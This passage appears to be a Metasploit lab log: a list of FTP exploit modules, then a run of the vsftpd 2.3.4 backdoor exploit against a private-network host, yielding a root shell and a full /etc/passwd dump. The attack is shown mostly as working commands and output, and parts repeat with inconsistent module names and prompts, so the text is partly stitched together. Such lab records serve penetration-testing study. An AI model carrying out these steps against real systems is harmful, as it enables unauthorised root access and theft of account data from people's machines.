64	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTP 2.3.2 Denial of Service
65	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTP v2.3.4 Backdoor Command Execution
66	exploit/windows/ftp/vermillion_ftp_port	2009-09-23	great	Yes	Vermillion FTP Daemon PORT Command Memory Corruption
67	target: Automatic Targeting	-	-	-	-
68	target: vsftpd 1.31 - windows XP SP3 English	-	-	-	-
69	exploit/multi/ftp/wuftpd_site_exec_format	2000-06-22	great	Yes	WU-FTP SITE EXEC/INDEX Format String Vulnerability
70	target: Automatic Targeting	-	-	-	-
71	target: Slackware 2.1 (Version wrc-2.4(1) Sun Jul 31 21:15:56 CDT 1994)	-	-	-	-
72	target: Redhat 6.2 (Version wrc-2.6.0(1) Mon Feb 28 10:30:36 EST 2000)	-	-	-	-
73	target: Debug	-	-	-	-
74	exploit/windows/ftp/warftp_165_pass	1998-03-19	average	No	War-FTP 1.65 Password Overflow
75	exploit/windows/ftp/warftp_165_user	1998-03-19	average	No	War-FTP 1.65 Username Overflow
76	target: Automatic	-	-	-	-
77	target: Windows 2000 SP0-SP4 English	-	-	-	-
78	target: Windows XP SP0-SP1 English	-	-	-	-
79	target: Windows XP SP2 English	-	-	-	-
80	target: Windows XP SP3 English	-	-	-	-
81	exploit/windows/ftp/free_ftp_user	2005-11-16	average	Yes	FreeFTP 1.0 Username Overflow
82	target: Automatic	-	-	-	-
83	target: Windows 2000 English ALL	-	-	-	-
84	target: Windows XP Pro SP0/SP1 English	-	-	-	-
85	target: Windows NT SP5/SP6a English	-	-	-	-
86	target: Windows 2003 Server English	-	-	-	-
87	exploit/windows/ftp/free_ftp_pass	2013-08-20	normal	Yes	FreeFTP PASS Command Buffer Overflow

Interact with a module by name or index. For example info 87, use 87 or use exploit/windows/ftp/freeftpd_pass

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

```
86 \ target: Windows 2003 Server English
87 exploit/windows/ftp/freeftpd_pass 2013-08-20 normal Yes Free-FTP PASS Command Buffer Overflow

Interact with a module by name or index. For example info 87, use 87 or use exploit/windows/ftp/freeftpd_pass

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(multi/unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.21
RHOST => 192.168.0.21
msf6 exploit(multi/unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(multi/unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.21:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.0.21:21 - USER: 331 Please specify the password.
[*] 192.168.0.21:21 - Backdoor service has been spawned, Handling...
[*] 192.168.0.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.20:36349 -> 192.168.0.21:6200) at 2025-04-14 19:53:22 +0200
```

```
whoami
root
cat/etc/passwd
sh: line 7: cat/etc/passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:11:11:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
```

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```
[*] 192.168.0.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell
[*] Command shell session 1 opened (192.168.0.20:36349 -> 192.168.0.21:6200) at 2025-04-14 19:53:22 +0200
```

```
whoami
root
cat/etc/passwd
sh: line 7: cat/etc/passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:11:11:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dmccp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
nsfadmin:x:1000:1000:nsfadmin,,,:/home/nsfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftps:x:107:65534::/home/ftps:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat5s:x:110:65534::/usr/share/tomcat5.5:/bin/false
distcc:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::/home/service:/bin/bash
telnetd:x:112:110::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
ntatd:x:114:65534::/var/lib/ntfs:/bin/false
```